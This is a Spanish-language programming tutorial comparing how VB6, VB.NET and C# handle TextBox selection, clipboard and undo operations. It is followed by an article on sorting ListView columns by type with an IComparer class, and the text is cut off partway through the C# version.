- Seleccionar una parte del texto (27/Dic/02)
- Copiar el texto seleccionado en el ClipBoard (27/Dic/02)
- Cortar el texto seleccionado y dejarlo en el Clipboard (27/Dic/02)
- Pegar el texto del portapapeles (Clipboard) (27/Dic/02)
- Saber si se puede deshacer (27/Dic/02)
- Deshacer la última modificación (27/Dic/02)
  (y código para VB6 usando API, para: Copiar, Cortar, Pegar y Seleccionar todo)

Seleccionar todo el código al recibir el foco (27/Dic/02)

En Visual Basic clásico, cuando un TextBox recibe el foco, se suele usar algo como esto:

En el evento GotFocus del TextBox, hay que escribir:

```
Private Sub Text1_GotFocus()
    ' seleccionar el texto al recibir el foco
    With Text1
        .SelStart = 0
        .SelLength = Len(.Text)
    End With
End Sub
```

En Visual Basic .NET es tan simple, que se hace con una sola instrucción:

```
Private Sub TextBox1_Enter(ByVal sender As Object, _
                           ByVal e As System.EventArgs) _
                           Handles TextBox1.Enter
    ' seleccionar el texto al recibir el foco
    TextBox1.SelectAll()
End Sub
```

En C# también se hace con una sola instrucción, pero al estilo C:

```
private void textBox1_Enter(object sender,
                            System.EventArgs e)
{
    textBox1.SelectAll();
}
```

Nota:
En Visual Studio .NET 2002 aunque existe el evento GotFocus, éste no se muestra en la lista de eventos disponibles, pero se puede usar el evento Enter, que si se muestra.
En la versión 2003, en VB se muestran los dos eventos, pero en C# sólo Enter.
De todas formas, te aclararé que primero se produce el evento Enter y después el GotFocus.
Según la documentación de VS .NET: Los eventos GotFocus y LostFocus son eventos de bajo nivel asociados a los mensajes de Windows WM_SETFOCUS y WM_KILLFOCUS. También recomienda que se usen los eventos Enter y Leave.

Evitar el pitido al pulsar Intro (y evitar que se interprete la tecla) (27/Dic/02)

En VB6, cuando interceptamos la tecla Intro, porque queramos hacer cualquier cosa cuando se pulsa en una caja de textos, solemos asignar un valor cero al parámetro recibido en el evento (KeyAscii), ese cero le indica al runtime que no tenga en cuenta la pulsación de la tecla.

```
Private Sub Text1_KeyPress(KeyAscii As Integer)
    ' si se pulsa Intro, asignar cero para ignorar la pulsación
    If KeyAscii = vbKeyReturn Then
        ' con esto hacemos que se ignore la pulsación
        KeyAscii = 0
        '... el código ...
        ' (por ejemplo pasar a otro control)
        Text2.SetFocus
    End If
End Sub
```

En VB.NET no existe el parámetro KeyAscii, en su lugar hay un parámetro de evento entre cuyos miembros está la propiedad KeyChar que representa a la tecla pulsada, pero esta propiedad es de solo lectura, por tanto no se puede asignar ningún valor. Pero, al menos para el caso que estamos tratando en este punto, eso no supone ningún

inconveniente, ya que hay una propiedad que nos viene como anillo al dedo: Handled, si le asignamos un valor True a esta propiedad, la pulsación de la tecla será ignorada.

```
Private Sub TextBox1_KeyPress(ByVal sender As Object, _
                              ByVal e As System.Windows.Forms.KeyPressEventArgs) _
                              Handles TextBox1.KeyPress
    ' si la tecla pulsada es la tecla Intro
    If e.KeyChar = Convert.ToChar(Keys.Return) Then
        ' con esto hacemos que se ignore la pulsación
        e.Handled = True
        '... el código ...
        ' (por ejemplo pasar a otro control)
        TextBox2.Focus()
    End If
End Sub
```

En C# sería como en VB.NET, pero tratando los caracteres al estilo C:

```
private void textBox1_KeyPress(object sender,
                               System.Windows.Forms.KeyPressEventArgs e)
{
    // si la tecla pulsada es la tecla Intro
    if (e.KeyChar == (char)13)
    {
        // con esto hacemos que se ignore la pulsación
        e.Handled = true;
        // ... el código ...
        // (por ejemplo pasar a otro control)
        textBox2.Focus();
    }
}
```

Cambiar una tecla pulsada por otra diferente (27/Dic/02)

En VB6: Como he mencionado antes, en VB.NET el parámetro que indica la tecla pulsada en el evento KeyPress, es de solo lectura, por tanto, algo que en VB6 es, (en esta ocasión), tan simple como esto:

```
Private Sub Text1_KeyPress(KeyAscii As Integer)
    ' cambiar el punto por la coma
    If KeyAscii = Asc(".") Then
        KeyAscii = Asc(",")
    End If
End Sub
```

En VB.NET hay que utilizar SendKeys, algunos pensarán que es una mala opción, sobre todo si han tenido problemas en VB6 con SendKeys, la única "esperanza" que nos queda es pensar que ahora SendKeys funcionará bien (o mejor), ya que es una clase del .NET Framework, la cual también se puede usar con C#.

El código equivalente al mostrado anteriormente sería:

```
Private Sub TextBox1_KeyPress(ByVal sender As Object, _
                              ByVal e As System.Windows.Forms.KeyPressEventArgs) _
                              Handles TextBox1.KeyPress
    ' cambiar el punto por la coma
    If e.KeyChar = "."c Then
        ' si no ignoramos esta pulsación, tendremos dos
        e.Handled = True
        ' enviar la nueva tecla
        SendKeys.Send(",")
    End If
End Sub
```

Te aclaro un poco lo que se hace:
Para saber si es el punto, usamos "."c que sería el equivalente a Asc(".") es decir convertir un String en un Char.
El e.Handled = True es para evitar que se envíe la pulsación del punto al TextBox.
El SendKets.Send(",") envía la pulsación de la coma (o cualquier otra cadena) al control que tiene el foco.

En C# sería muy parecido a VB.NET (esto no lo voy a repetir más, ya que, salvo por la sintaxis del lenguaje, tanto en VB.NET como en C# se hace de la misma forma)

```
private void textBox1_KeyPress(object sender,
                               System.Windows.Forms.KeyPressEventArgs e)
{
    // cambiar el punto por la coma
    if (e.KeyChar == '.')
    {
        // si no ignoramos esta pulsación, tendremos dos
        e.Handled = true;
        // enviar la nueva tecla
        SendKeys.Send(",");
    }
}
```

Seleccionar una parte del texto (27/Dic/02)

Este caso es muy parecido en ambas versiones de Visual Basic, ya que se utilizan las mismas instrucciones. Pero aún así, veamos el código en cada versión (y también en C#)
Para que el efecto sea visible, debemos asignar un valor False a la propiedad HideSelection del TextBox (en ambas versiones existe esa propiedad y lo que hace es que cuando el TextBox no tiene el foco se sigue mostrando la selección actual)
Con el siguiente código seleccionamos desde la 2ª posición, 3 caracteres. Si el contenido del TextBox fuese TextBox1, se seleccionaría **ext**.

En VB6:

```
Private Sub seleccionarCmd_Click()
    Text1.SelStart = 1   ' realmente es la 2ª posición
    Text1.SelLength = 3  ' seleccionamos tres caracteres
End Sub
```

En VB.NET:

```
Private Sub seleccionarBtn_Click(ByVal sender As Object, _
                                 ByVal e As System.EventArgs) _
                                 Handles seleccionarBtn.Click
    TextBox1.SelectionStart = 1     ' realmente es la 2ª posición
    TextBox1.SelectionLength = 3    ' seleccionamos 3 caracteres
End Sub
```

En C#:

```
private void seleccionarBtn_Click(object sender,
                                  System.EventArgs e)
{
    textBox1.SelectionStart = 1;    // realmente es la 2ª posición
    textBox1.SelectionLength = 3;   // seleccionamos 3 caracteres
}
```

Copiar el texto seleccionado en el ClipBoard (27/Dic/02)

Para copiar texto de un TextBox en el portapapeles, en VB6 tenemos que usar el objeto Clipboard para realizar esa acción (o usar el API de Windows), en .NET las cajas de textos tienen un método que permite realizar esa acción sin necesidad de usar el portapapeles.

En estos ejemplos, si hay texto seleccionado, se copiará sólo la selección, si no hay selección previa, se copiará todo el contenido.

En VB6:

```
Private Sub copiarCmd_Click()
    ' copiar la selección en el Clipboard
    If Text1.SelLength > 0 Then
        Clipboard.SetText Text1.SelText
    Else
        ' copiar todo el texto
        Clipboard.SetText Text1.Text
    End If
End Sub
```

En VB.NET:

```
Private Sub copiarBtn_Click(ByVal sender As Object, _
                            ByVal e As System.EventArgs) _
                            Handles copiarBtn.Click
```

```
    If TextBox1.SelectionLength = 0 Then
        ' en .NET copia la selección actual
        ' por tanto, si no hay selección, lo seleccionamos todo
        TextBox1.SelectAll()
    End If
    ' copiamos la selección en el portapapeles
    TextBox1.Copy()
End Sub
```

En C#:

```
private void copiarBtn_Click(object sender, System.EventArgs e)
{
    if (textBox1.SelectionLength == 0)
    {
        // en .NET copia la selección actual
        // por tanto, si no hay selección, lo seleccionamos todo
        textBox1.SelectAll();
    }
    // copiamos la selección en el portapapeles
    textBox1.Copy();
}
```

Cortar el texto seleccionado (y dejarlo en el ClipBoard)

(27/Dic/02)

La operación de cortar es la misma que la de copiar, además de eliminar el texto.
En VB6, nuevamente, tenemos que usar el objeto Clipboard, en .NET también existe un método para realizar esa operación.

En estos ejemplos, sólo se cortará si hay texto seleccionado.

En VB6:

```
Private Sub cortarCmd_Click()
    ' copiar la selección en el Clipboard
    If Text1.SelLength > 0 Then
        Clipboard.SetText Text1.SelText
        ' eliminar la selección
        Text1.SelText = ""
    End If
End Sub
```

En VB.NET:

```
Private Sub cortarBtn_Click(ByVal sender As Object, _
                            ByVal e As System.EventArgs) _
                            Handles cortarBtn.Click
```

```
    ' si hay texto seleccionado
    If TextBox1.SelectionLength > 0 Then
        ' cortarlo
        TextBox1.Cut()
    End If
End Sub
```

En C#:

```
private void cortarBtn_Click(object sender, System.EventArgs e)
{
    // si hay texto seleccionado
    if (textBox1.SelectionLength > 0)
    {
        // cortarlo
        textBox1.Cut();
    }
}
```

Pegar el texto del portapapeles (Clipboard) (27/Dic/02)

Al igual que ocurría con la copia de texto en el portapapeles, para pegar del portapapeles al TextBox en .NET se puede hacer con un llamada al método Paste, mientras que con VB6, hay que seguir usando el objeto Clipboard.

En estos ejemplos, si hay texto seleccionado, se sustituirá por lo que haya en el portapapeles, sino, se pegará sustituyendo todo el texto.

En VB6:

```
Private Sub pegarCmd_Click()
    ' pegar en el textbox lo que haya en el clipboard
    ' si hay alguna selección sustituirlo
    If Text1.SelLength > 0 Then
        Text1.SelText = Clipboard.GetText
    Else
        Text1.Text = Clipboard.GetText
    End If
End Sub
```

En VB.NET:

```
Private Sub PegarBtn_Click(ByVal sender As Object, _
                           ByVal e As System.EventArgs) _
                           Handles PegarBtn.Click
    ' pegar en el textbox lo que haya en el clipboard
    ' si hay alguna selección sustituirlo
    If TextBox1.SelectionLength = 0 Then
```

```
        ' si no hay selección, se sustituirá lo que había
        TextBox1.SelectAll()
    End If
    TextBox1.Paste()
End Sub
```

En C#:

```
private void PegarBtn_Click(object sender, System.EventArgs e)
{
    // pegar en el textbox lo que haya en el clipboard
    // si hay alguna selección sustituirlo
    if (textBox1.SelectionLength == 0)
    {
        // si no hay selección, se sustituirá lo que había
        textBox1.SelectAll();
    }
    textBox1.Paste();
}
```

Saber si se puede deshacer (27/Dic/02)

En VB6, para saber si se puede deshacer lo escrito en un TextBox, hay que utilizar el API de Windows, sin embargo en .NET simplemente se pregunta a una propiedad que ahora incluyen las cajas de texto y se sabe si se puede o no deshacer.

En VB6:
Para saber si se puede deshacer, hay que usar la función SendMessage del API de Windows, la declaración sería la siguiente, esta declaración hay que ponerla en la parte de declaraciones (General) del formulario.

```
Private Declare Function SendMessage Lib "User32" Alias "SendMessageA" _
    (ByVal hWnd As Long, ByVal wMsg As Long, _
     ByVal wParam As Long, ByVal lParam As Long) As Long
```

```
Private Sub canUndoCmd_Click()
    ' saber si se puede deshacer
    Const EM_CANUNDO As Long = &HC6
    '
    If SendMessage(Text1.hWnd, EM_CANUNDO, 0&, 0&) Then
        Label1 = "Se puede deshacer"
    Else
        Label1 = "NO se puede deshacer"
    End If
End Sub
```

En VB.NET:

```
Private Sub canUndoBtn_Click(ByVal sender As Object, _
                             ByVal e As System.EventArgs) _
                             Handles canUndoBtn.Click
    If TextBox1.CanUndo Then
        Label1.Text = "Se puede deshacer"
    Else
        Label1.Text = "NO se puede deshacer"
    End If
End Sub
```

En C#:

```
private void canUndoBtn_Click(object sender, System.EventArgs e)
{
    if (textBox1.CanUndo)
    {
        label1.Text = "Se puede deshacer";
    }
    else
    {
        label1.Text = "NO se puede deshacer";
    }
}
```

Deshacer la última modificación (27/Dic/02)

Para poder deshacer los últimos cambios realizados en un TextBox, con VB6 hay que usar el API de Windows, pero con .NET simplemente se llama a un método.

En VB6:
La función del API usada para la operación deshacer es la misma que la mostrada en el punto anterior.

El problema con VB6 es que para poder deshacer, hay que utilizar también el API de Windows para realizar las acciones de cortar y borrar, si no se hace así, no podremos deshacer.

> Aquí te muestro las operaciones de Copiar, Cortar, Pegar y Seleccionar todo usando el API de Windows. Si usas el API no deberías usar el método normal, ya que no son compatibles.
>
> **Copiar usando API**
>
> ```
> ' copiar lo seleccionado, usando el API
> Const WM_COPY As Long = &H301
> Const EM_SETSEL As Long = &HB1
> '
> ' si no hay selección, seleccionarlo todo
> ```

```
If Text1.SelLength = 0 Then
    SendMessage Text1.hWnd, EM_SETSEL, 0&, -1&
End If
SendMessage Text1.hWnd, WM_COPY, 0&, 0&
```

Cortar usando API

```
' cortar el texto seleccionado, usando API
' sólo, si hay algo seleccionado...
Const WM_CUT As Long = &H300

SendMessage Text1.hWnd, WM_CUT, 0&, 0&
```

Pegar usando API

```
' pegar usando el API
Const WM_PASTE As Long = &H302
'
SendMessage Text1.hWnd, WM_PASTE, 0&, 0&
```

Seleccionar todo usando API

```
Const EM_SETSEL As Long = &HB1
'
' seleccionarlo todo
SendMessage Text1.hWnd, EM_SETSEL, 0&, -1&
```

Deshacer

```
Private Sub deshacerCmd_Click()
    Const EM_CANUNDO As Long = &HC6
    Const EM_UNDO As Long = &HC7
    '
    ' se comprueba si se puede deshacer
    If SendMessage(Text1.hWnd, EM_CANUNDO, 0&, 0&) Then
        ' si es así, se deshace
        SendMessage Text1.hWnd, EM_UNDO, 0&, 0&
    End If
End Sub
```

En VB.NET:

```
Private Sub deshacerBtn_Click(ByVal sender As Object, _
                              ByVal e As System.EventArgs) _
                              Handles deshacerBtn.Click
    ' si se puede deshacer
```

```
    If TextBox1.CanUndo Then
        ' deshacer
        TextBox1.Undo()
    End If
End Sub
```

En C#:

```
private void deshacerBtn_Click(object sender, System.EventArgs e)
{
    // si se puede deshacer
    if (textBox1.CanUndo)
    {
        // deshacer
        textBox1.Undo();
    }
}
```

Microsoft .net **Cómo... en .NET**

Clasificar el contenido de un ListView

Según la columna pulsada

Publicado el 23/Jun/2002
Actualizado el 20/Dic/2002

Nota del 20/Dic/2002:
Lee esta nota para evitar problemas al actualizar el contenido del ListView

Introducción:

Es una técnica habitual que al pulsar en una columna de un control ListView en modo "Detalle", se clasifique el contenido de dicho ListView por el contenido de los elementos de esa columna.

De forma predeterminada, se puede clasificar dicho contenido usando un código como el siguiente:

```
Private Sub ListView1_ColumnClick(ByVal sender As Object, _
            ByVal e As System.Windows.Forms.ColumnClickEventArgs) _
            Handles ListView1.ColumnClick
    '
    ' Asignar el orden de clasificación
    If ListView1.Sorting = SortOrder.Ascending Then
        ListView1.Sorting = SortOrder.Descending
    Else
        ListView1.Sorting = SortOrder.Ascending
    End If
    ListView1.Sort()
End Sub
```

Pero esto sólo clasifica el contenido de la primera columna, además de que lo hace considerando que el contenido de la misma es del tipo **String**. Esto no supone ningún problema si lo que guardamos en esa columna es de tipo cadena, pero puede ser que en lugar de datos de tipo cadena, tengamos datos del tipo numérico o de fecha.
En estos casos, a pesar del tipo de datos que tengamos, se clasificarán como si fuesen del tipo **String** y puede que ese orden de clasificación no sea el esperado. Por ejemplo:
Si tenemos estos valores: 1, 2, 7, 10, 15, 20, se ordenarán de la siguiente forma: 1, 10, 15, 2, 20 y 7, que no es el que nos gustaría.
Lo mismo ocurre con las fechas, si tenemos estas fechas: 23/06/02, 01/07/02 y 18/12/02, se clasificarán de esta forma: 01/07/02, 18/12/02 y 23/06/02, que tampoco es la que nos gustaría que fuese.

En las versiones anteriores de Visual Basic, teníamos que convertir esos datos en el tipo adecuado para que se clasificaran de forma correcta. Esto se conseguía cambiando el contenido antes de clasificar y después volviendo a ponerlos como estaban originalmente... pero esta es otra historia.

El problema con Visual Basic .NET, es que, aunque el contenido de los elementos de cualquier columna sea de tipo cadena, aunque pulsemos en otra columna, siempre se clasifica por el contenido de la primera columna.

En Visual Basic "clásico", se podía indicar que columna queríamos usar para clasificar, asignando el número de columna a la propiedad **SortKey**, pero en VB .NET no existe esa propiedad, por tanto no

podemos seleccionar la columna que se tendrá en cuenta para efectuar la clasificación de los elementos... al menos de forma tan directa y fácil como en las versiones clásicas de Visual Basic.

¿Cómo solucionar este "problemilla"?

La solución no es fácil. O si, dependiendo del nivel que tengas, (si te hablo a ti, que estás leyendo esto). Para comprender la solución hay que saber cómo funcionan las interfaces y esas cosillas, en particular la interfaz **IComparer**, aunque aquí no voy a entrar en detalles profundos, simplemente voy a exponer la solución.

> **Nota *publicitaria*:**
> Si quieres aprender más sobre interfaces y cómo implementarlas, te recomiendo que compres el libro **Manual Imprescindible de Visual Basic .NET** que he escrito y próximamente publicará Anaya Multimedia, (a la hora de escribir estas líneas, la fecha prevista de publicación es Septiembre de 2002)
> **Nota del 20/Dic/02:**
> Ya está publicado y a la venta... así que... ya sabes... ;-)
> Si quieres saber el contenido del libro, pulsa este link.
> Si quieres hacer tu pedido por internet o quieres saber los distribuidores de los países de Latinoamérica en los que se vende, pulsa este otro.

Esto es lo que habría que hacer:
El control ListView que acompaña a Visual Basic.NET, tiene un propiedad llamada **ListViewItemSorter** que contiene un objeto del tipo **IComparer**. Dicho objeto es el que se encarga de clasificar los elementos del ListView.
La solución es crear una clase que implemente esa interfaz y se encargue de clasificar los elementos dependiendo de la columna pulsada y del tipo de datos que contenga esa columna.

Para no complicar mucho la cosa, vamos a ver primero una implementación sencilla de la clase que asignaremos a la propiedad **ListViewItemSorter**, (que será la encargada de comparar el contenido de cada uno de los elementos a clasificar), en la que se supone que todos los datos son del tipo **String**, después veremos otra implementación de la clase que se encarga de clasificar y que tendrá en cuenta cómo clasificar los datos, dependiendo que el tipo de datos contenido en la columna sea de tipo cadena, numérico o fecha/hora.

Este es el código de la clase "simple", para usar esta clase.

```
'--------------------------------------------------------------------------------
' Clase para clasificar las columnas de un ListView                (23/Jun/02)
' Versión simple que no considera el tipo de datos de cada columna
'
' ©Guillermo 'guille' Som, 2002
'--------------------------------------------------------------------------------
Option Strict On

Public Class ListViewColumnSortSimple
    ' Esta clase implementa la interfaz IComparer
    Implements IComparer
    '
    ' La columna por la que queremos clasificar
    Public ColumnIndex As Integer = 0
    ' El tipo de clasificación a realizar
    Public Sorting As SortOrder = SortOrder.Ascending
    '
    ' Función que se usará para comparar los dos elementos
    Public Overridable Function Compare(ByVal a As Object, _
                                        ByVal b As Object) As Integer _
                                        Implements IComparer.Compare
        '
        ' Esta función devolverá:
        '   -1 si el primer elemento es menor que el segundo
        '    0 si los dos son iguales
        '    1 si el primero es mayor que el segundo
        '
        Dim menor, mayor As Integer
        Dim s1, s2 As String
        '
```

```
        ' Los objetos pasados a esta función serán del tipo ListViewItem.
        ' Convertir el texto en el formato adecuado
        ' y tomar el texto de la columna en la que se ha pulsado
        s1 = CType(a, ListViewItem).SubItems(ColumnIndex).Text
        s2 = CType(b, ListViewItem).SubItems(ColumnIndex).Text
        '
        ' Asignar cuando es menor o mayor, dependiendo del orden de clasificación
        Select Case Sorting
            Case SortOrder.Ascending
                ' Esta es la forma predeterminada
                menor = -1
                mayor = 1
            Case SortOrder.Descending
                ' invertimos los valores predeterminados
                menor = 1
                mayor = -1
            Case SortOrder.None
                ' Todos los elementos se considerarán iguales
                menor = 0
                mayor = 0
        End Select
        '
        ' Realizamos la comparación y devolvemos el valor esperado
        If s1 < s2 Then
            Return menor
        ElseIf s1 = s2 Then
            Return 0
        Else
            Return mayor
        End If
    End Function
End Class
```

Lo que esta clase hace es implementar la interfaz **IComparer**. Dicha interfaz sólo tiene un método: **Compare**, que es una función que devuelve un valor -1, 0 o 1 dependiendo del resultado de comparar los dos objetos indicados indicados en los parámetros.
Debido a que esta clase debe comparar el contenido de dos objetos del tipo **ListViewItem**, los objetos pasados como parámetro, son de ese tipo, por tanto, tenemos que hacer una conversión para acceder al SubItem adecuado.
He de aclarar que en el control ListView de .NET Framework, el contenido de **SubItems(0).Text** hace referencia al texto de la primera columna de cada uno de los elementos que contiene, ese mismo valor también se puede obtener usando la propiedad **Text** del elemento en cuestión.
La propiedad **ColumnIndex** de esta clase debería contener el índice de la columna en la que se ha pulsado, mientras que la propiedad **Sorting** contendrá el orden de clasificación, la enumeración usada es la misma que utiliza la propiedad del mismo nombre que tiene el control ListView.
En el código usado en el evento **ColumnClick** veremos cómo asignar estas dos propiedades.

Debido a que hay que tener en cuenta el orden de clasificación, usamos unas variables para que devuelva el valor correcto según los elementos comparados sean menor o mayor.
Cuando se comprueban los elementos, se devuelve un valor -1 si el primer objeto es menor que el segundo, un cero si los dos son iguales y un 1 si el primer elemento es mayor que el segundo. Al menos esto es así si se ordenan de forma ascendente, en caso de que se ordenen de forma descendente, los valores devueltos debería ser invertidos. Y en el caso de que no haya que hacer ninguna comparación, se devuelve un cero, que es sinónimo de que los dos elementos son iguales, por tanto no se realiza ninguna acción.

Este será el código que habrá que implementar en el evento **ColumnClick** del control ListView.

```
Private Sub ListView1_ColumnClick(ByVal sender As Object, _
            ByVal e As System.Windows.Forms.ColumnClickEventArgs) _
            Handles ListView1.ColumnClick
    '
    ' ========================================
    ' Usando la clase ListViewColumnSortSimple
    ' ========================================
    '
    ' Crear una instancia de la clase que realizará la comparación
    Dim oCompare As New ListViewColumnSortSimple()
```

```
    '
    ' Asignar el orden de clasificación
    If ListView1.Sorting = SortOrder.Ascending Then
        oCompare.Sorting = SortOrder.Descending
    Else
        oCompare.Sorting = SortOrder.Ascending
    End If
    ListView1.Sorting = oCompare.Sorting
    '
    ' La columna en la que se ha pulsado
    oCompare.ColumnIndex = e.Column
    ' Asignar la clase que implementa IComparer
    ' y que se usará para realizar la comparación de cada elemento
    ListView1.ListViewItemSorter = oCompare
    '
    ' Cuando se asigna ListViewItemSorter no es necesario llamar al método Sort
    'ListView1.Sort()
End Sub
```

En este evento, creamos una nueva instancia de la clase que se encarga de clasificar los elementos; asignamos el orden en el que se clasificarán los elementos, valor que asignamos al ListView para que podamos saber cual era el último valor asignado; asignamos a la propiedad **ColumnIndex** de la clase, la columna que tendremos en cuenta para clasificar y por último asignamos a la propiedad **ListViewItemSorter** el objeto de la clase que se encargará de efectuar las comparaciones correspondientes.

Si todo esto no lo has comprendido, lo que sigue puede que te resulte aún más complicado, así que... utilízalo aunque no lo entiendas, espero que cuando sigas indagando en esto de las interfaces y la herencia, te resulte más obvio.

Ahora veamos la clase que tendrá en cuenta el tipo de datos y la forma de usarla.

```
Public Class ListViewColumnSort
    Implements IComparer
    '
    Public Enum TipoCompare
        Cadena
        Numero
        Fecha
    End Enum
    Public CompararPor As TipoCompare
    Public ColumnIndex As Integer = 0
    Public Sorting As SortOrder = SortOrder.Ascending
    '
    ' Constructores
    Sub New()
        ' no es necesario indicar nada,
        ' ya que implícitamente se llama a MyBase.New
    End Sub
    Sub New(ByVal columna As Integer)
        ColumnIndex = columna
    End Sub
    '
    Public Overridable Function Compare(ByVal a As Object, _
                                        ByVal b As Object) As Integer _
                                        Implements IComparer.Compare
        '
        ' Esta función devolverá:
        '   -1 si el primer elemento es menor que el segundo
        '    0 si los dos son iguales
        '    1 si el primero es mayor que el segundo
        '
        Dim menor As Integer = -1, mayor As Integer = 1
        Dim s1, s2 As String
        '
        If Sorting = SortOrder.None Then
            Return 0
        End If
```

```
            '
            ' Convertir el texto en el formato adecuado
            ' y tomar el texto de la columna en la que se ha pulsado
            s1 = DirectCast(a, ListViewItem).SubItems(ColumnIndex).Text
            s2 = DirectCast(b, ListViewItem).SubItems(ColumnIndex).Text
            '
            ' Asignar cuando es menor o mayor,
            ' dependiendo del orden de clasificación
            If Sorting = SortOrder.Descending Then
                menor = 1
                mayor = -1
            End If
            '
            Select Case CompararPor
                Case TipoCompare.Fecha
                    ' Si da error, se comparan como cadenas
                    Try
                        Dim f1 As Date = DateTime.Parse(s1)
                        Dim f2 As Date = DateTime.Parse(s2)
                        If f1 < f2 Then
                            Return menor
                        ElseIf f1 = f2 Then
                            Return 0
                        Else
                            Return mayor
                        End If
                    Catch
                        'Return s1.CompareTo(s2) * mayor
                        Return System.String.Compare(s1, s2, True) * mayor
                    End Try
                Case TipoCompare.Numero
                    ' Si da error, se comparan como cadenas
                    Try
                        Dim n1 As Decimal = Decimal.Parse(s1)
                        Dim n2 As Decimal = Decimal.Parse(s2)
                        If n1 < n2 Then
                            Return menor
                        ElseIf n1 = n2 Then
                            Return 0
                        Else
                            Return mayor
                        End If
                    Catch
                        Return System.String.Compare(s1, s2, True) * mayor
                    End Try
                Case Else
                    'Case TipoCompare.Cadena
                    Return System.String.Compare(s1, s2, True) * mayor
            End Select
        End Function
    End Class
```

La diferencia principal con el código de la clase anterior es que tenemos una nueva propiedad que usaremos para saber el tipo de datos. Después tenemos en cuenta ese tipo de datos y usamos unas variables intermedias para que la comparación realizada se haga de la forma adecuada, ya que no es lo mismo comparar dos cadenas que dos fechas, pero de ese tipo de detalles se encarga el propio .NET Framework.
Aunque se supone que el usuario (o el programador) asignará el valor correcto, hacemos una captura de errores, por si el contenido no fuese el adecuado, en caso de que se produzca una excepción al convertir los datos en otro tipo, hacemos la comparación como si fuesen datos del tipo **String**.

Para usar esta clase, veamos el código que tendríamos que usar en el evento **ColumnClick**:

```
Private Sub ListView1_ColumnClick(ByVal sender As Object, _
            ByVal e As System.Windows.Forms.ColumnClickEventArgs) _
            Handles ListView1.ColumnClick
    '
    ' Crear una instancia de la clase que realizará la comparación
```

```
    Dim oCompare As New ListViewColumnSort()
    '
    ' Asignar el orden de clasificación
    If ListView1.Sorting = SortOrder.Ascending Then
        oCompare.Sorting = SortOrder.Descending
    Else
        oCompare.Sorting = SortOrder.Ascending
    End If
    ListView1.Sorting = oCompare.Sorting
    '
    ' La columna en la que se ha pulsado
    oCompare.ColumnIndex = e.Column
    ' El tipo de datos de la columna en la que se ha pulsado
    Select Case e.Column
        Case 0
            oCompare.CompararPor = ListViewColumnSort.TipoCompare.Cadena
        Case 1
            oCompare.CompararPor = ListViewColumnSort.TipoCompare.Numero
        Case 2
            oCompare.CompararPor = ListViewColumnSort.TipoCompare.Fecha
    End Select
    ' Asignar la clase que implementa IComparer
    ' y que se usará para realizar la comparación de cada elemento
    ListView1.ListViewItemSorter = oCompare
    '
    ' Cuando se asigna ListViewItemSorter no es necesario llamar al método Sort
    'ListView1.Sort()
End Sub
```

Este código también es muy parecido al anterior, lo único que ahora tenemos en cuenta es el tipo de clasificación que tendremos que hacer, por supuesto estas asignaciones es porque en el código usado para este ejemplo, la primera columna es del tipo **String**, la segunda de tipo numérico y la tercera de tipo fecha/hora.

Veamos el código del evento Load en el que se asignan algunos valores por defecto al control ListView:

```
Private Sub Form1_Load(ByVal sender As Object, _
            ByVal e As System.EventArgs) _
            Handles MyBase.Load
    ' Configurar el listview
    With ListView1
        .View = View.Details
        .FullRowSelect = True
        .GridLines = True
        .LabelEdit = False
        .Columns.Clear()
        .Items.Clear()
        .Columns.Add("Cadena", 90, HorizontalAlignment.Left)
        .Columns.Add("Número", 90, HorizontalAlignment.Right)
        .Columns.Add("Fecha", 90, HorizontalAlignment.Left)
        ' Asignar algunos valores al listview
        Dim i As Integer
        Dim r As New System.Random()
        For i = 0 To 12
            With .Items.Add("Elemento " & i.ToString)
                .SubItems.Add(((i + 1) * 2500).ToString("###,###"))
                Select Case r.Next(1, 9)
                    Case Is > 6
                        .SubItems.Add((Now.AddYears(i).ToString("dd/MM/yyyy")))
                    Case Is > 3
                        .SubItems.Add((Now.AddMonths(i).ToString("dd/MM/yyyy")))
                    Case Else
                        .SubItems.Add((Now.AddDays(i).ToString("dd/MM/yyyy")))
                End Select
            End With
        Next
        ' Por defecto se clasifica por la primera columna
        .Sorting = SortOrder.Ascending
```

```
            .Sort()
        End With
    End Sub
```

En la primera columna se asignan valores de tipo cadena, en la segunda columna se asignan valores de tipo numérico y en la tercera se asignan valores de fechas. Para asignar aleatoriamente los valores de fechas, se utiliza un número aleatorio, el cual se consigue usando el método Next de la clase System.Random.

Espero que todo esto no te haya parecido demasiado complicado y que ahora sepas cómo puedes clasificar el contenido de un ListView según en la columna en la que se haya pulsado.

Mejoras al código de la clase:

En la clase se podría implementar un constructor en el que se indicara la columna a tener en cuenta. Esto sería conveniente para que no dejemos el valor asignado por defecto a esa propiedad y así obligarnos a asignarla.
Si sólo creamos un constructor al que haya que pasar ese parámetro, sólo podremos crear una instancia de esa clase especificando ese parámetro.
Veamos el código del constructor y el que habría que usar en el evento ColumnClick para crear una instancia de la clase:

```
' Constructor
Sub New(ByVal columna As Integer)
    ColumnIndex = columna
End Sub
```

```
' Crear una instancia de la clase que realizará la comparación
' indicando la columna en la que se ha pulsado
 Dim oCompare As New ListViewColumnSort(e.Column)
```

Si hacemos esto, no es necesario hacer la asignación a la propiedad **ColumnIndex**, ni tampoco podremos crear una instancia sin indicar el parámetro.
Otra cosa a tener en cuenta es que si indicamos sólo un constructor en una clase, sólo podremos crear instancia de esa clase usando ese constructor.
Si queremos que también se puedan crear instancias de esa clase sin necesidad de indicar un parámetro, igual que hemos visto anteriormente, tendremos que indicar de forma explícita ese constructor, aunque no contenga código:

```
Sub New()
    ' no es necesario indicar nada,
    ' ya que implícitamente se llama a MyBase.New
End Sub
```

Algunas capturas del proyecto en ejecución.

Estas son tres capturas del proyecto en ejecución, en el cual se muestra cómo quedarían los elementos al pulsar en cada una de las columnas.

Los elementos clasificados por la primera columna (cadena)

Los elementos clasificados por la segunda columna (número)

Bueno, ya está bien por hoy... espero que todo esto te sea de utilidad.

Nos vemos.
Guillermo

Este es el código para C#, aunque es una versión reducida, sin detección de errores, etc.

El código de la clase para clasificar los elementos del ListView:

```
using System;
using System.Collections;
using System.Windows.Forms;

///
/// Clase para clasificar las columnas de un ListView
///
public class ListViewColumnSort : IComparer
{
    public enum TipoCompare
    {
        Cadena,
        Numero,
        Fecha
    }
    public TipoCompare CompararPor;
    public int ColumnIndex = 0;
    public SortOrder Sorting = SortOrder.Ascending;

    public ListViewColumnSort()
    {
        //
        // TODO: agregar aquí la lógica del constructor
        //
    }
    public ListViewColumnSort(int columna)
    {
        ColumnIndex = columna;
    }
    public int Compare(Object a, Object b)
    {
        /*
        ' Esta función devolverá:
        '   -1 si el primer elemento es menor que el segundo
        '    0 si los dos son iguales
        '    1 si el primero es mayor que el segundo
